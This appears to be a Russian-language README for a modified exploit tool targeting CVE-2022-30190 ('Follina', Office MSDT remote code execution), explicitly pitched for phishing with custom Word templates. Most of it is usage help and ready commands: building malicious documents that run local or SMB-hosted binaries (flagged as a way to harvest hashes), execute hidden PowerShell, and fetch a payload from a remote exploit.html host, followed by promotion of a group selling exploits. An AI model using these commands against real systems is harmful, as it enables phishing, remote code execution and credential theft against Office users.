
 komomon/cve-2022-30190-follina-office-msdt-fixed
Модифицированный инструмент эксплойта CVE-2022-30190 для MS-MSDT Office RCE с поддержкой пользовательских шаблонов docx, режимами выполнения бинарных файлов/команд и встроенным HTTP-сервером для удаленной доставки полезной нагрузки.

Модификация на основе проекта https://github.com/chvancooten/follina.py, позволяющая задавать собственный файл шаблона docx для удобства использования в фишинговых атаках. После подготовки собственного фишингового документа Word достаточно указать его через параметр -f.
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        The full path of the binary to run. Can be local or remote from an SMB share

Docx file Arguments:
  -f FILE, --file FILE  The docx file

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -P PORT, --port PORT  The port to run the HTTP server on, defaults to 80
# По умолчанию docx — muban.docx
# Запустить локальный бинарный файл
python .\follina.py -m binary -b \windows\system32\calc.exe


python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# В Linux может потребоваться экранирование обратной косой черты
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Запустить бинарный файл из общей папки (можно использовать для сбора хешей 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Выполнить произвольную команду PowerShell
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Запустить веб-сервер на интерфейсе по умолчанию (все интерфейсы, 0.0.0.0), но указать вредоносному документу загружать нагрузку по адресу http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Запустить веб-сервер только на localhost, на порту 8080 вместо 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080
Если интересно, подписывайтесь на официальный аккаунт Z2O安全攻防, отправьте сообщение "加群", добавьте Z2OBot 小K, чтобы автоматически попасть в Z2O安全攻防交流群 и получить ещё больше полезного контента.
Команда создала «Knowledge Planet» (аналог Zettelkasten), где регулярно публикуются новые эксплойты с пошаговыми инструкциями, а также POC, различные приёмы внутреннего и внешнего пентеста. Если интересно, можете присоединиться.
Приветствуем звезды ⭐ O(∩_∩)O






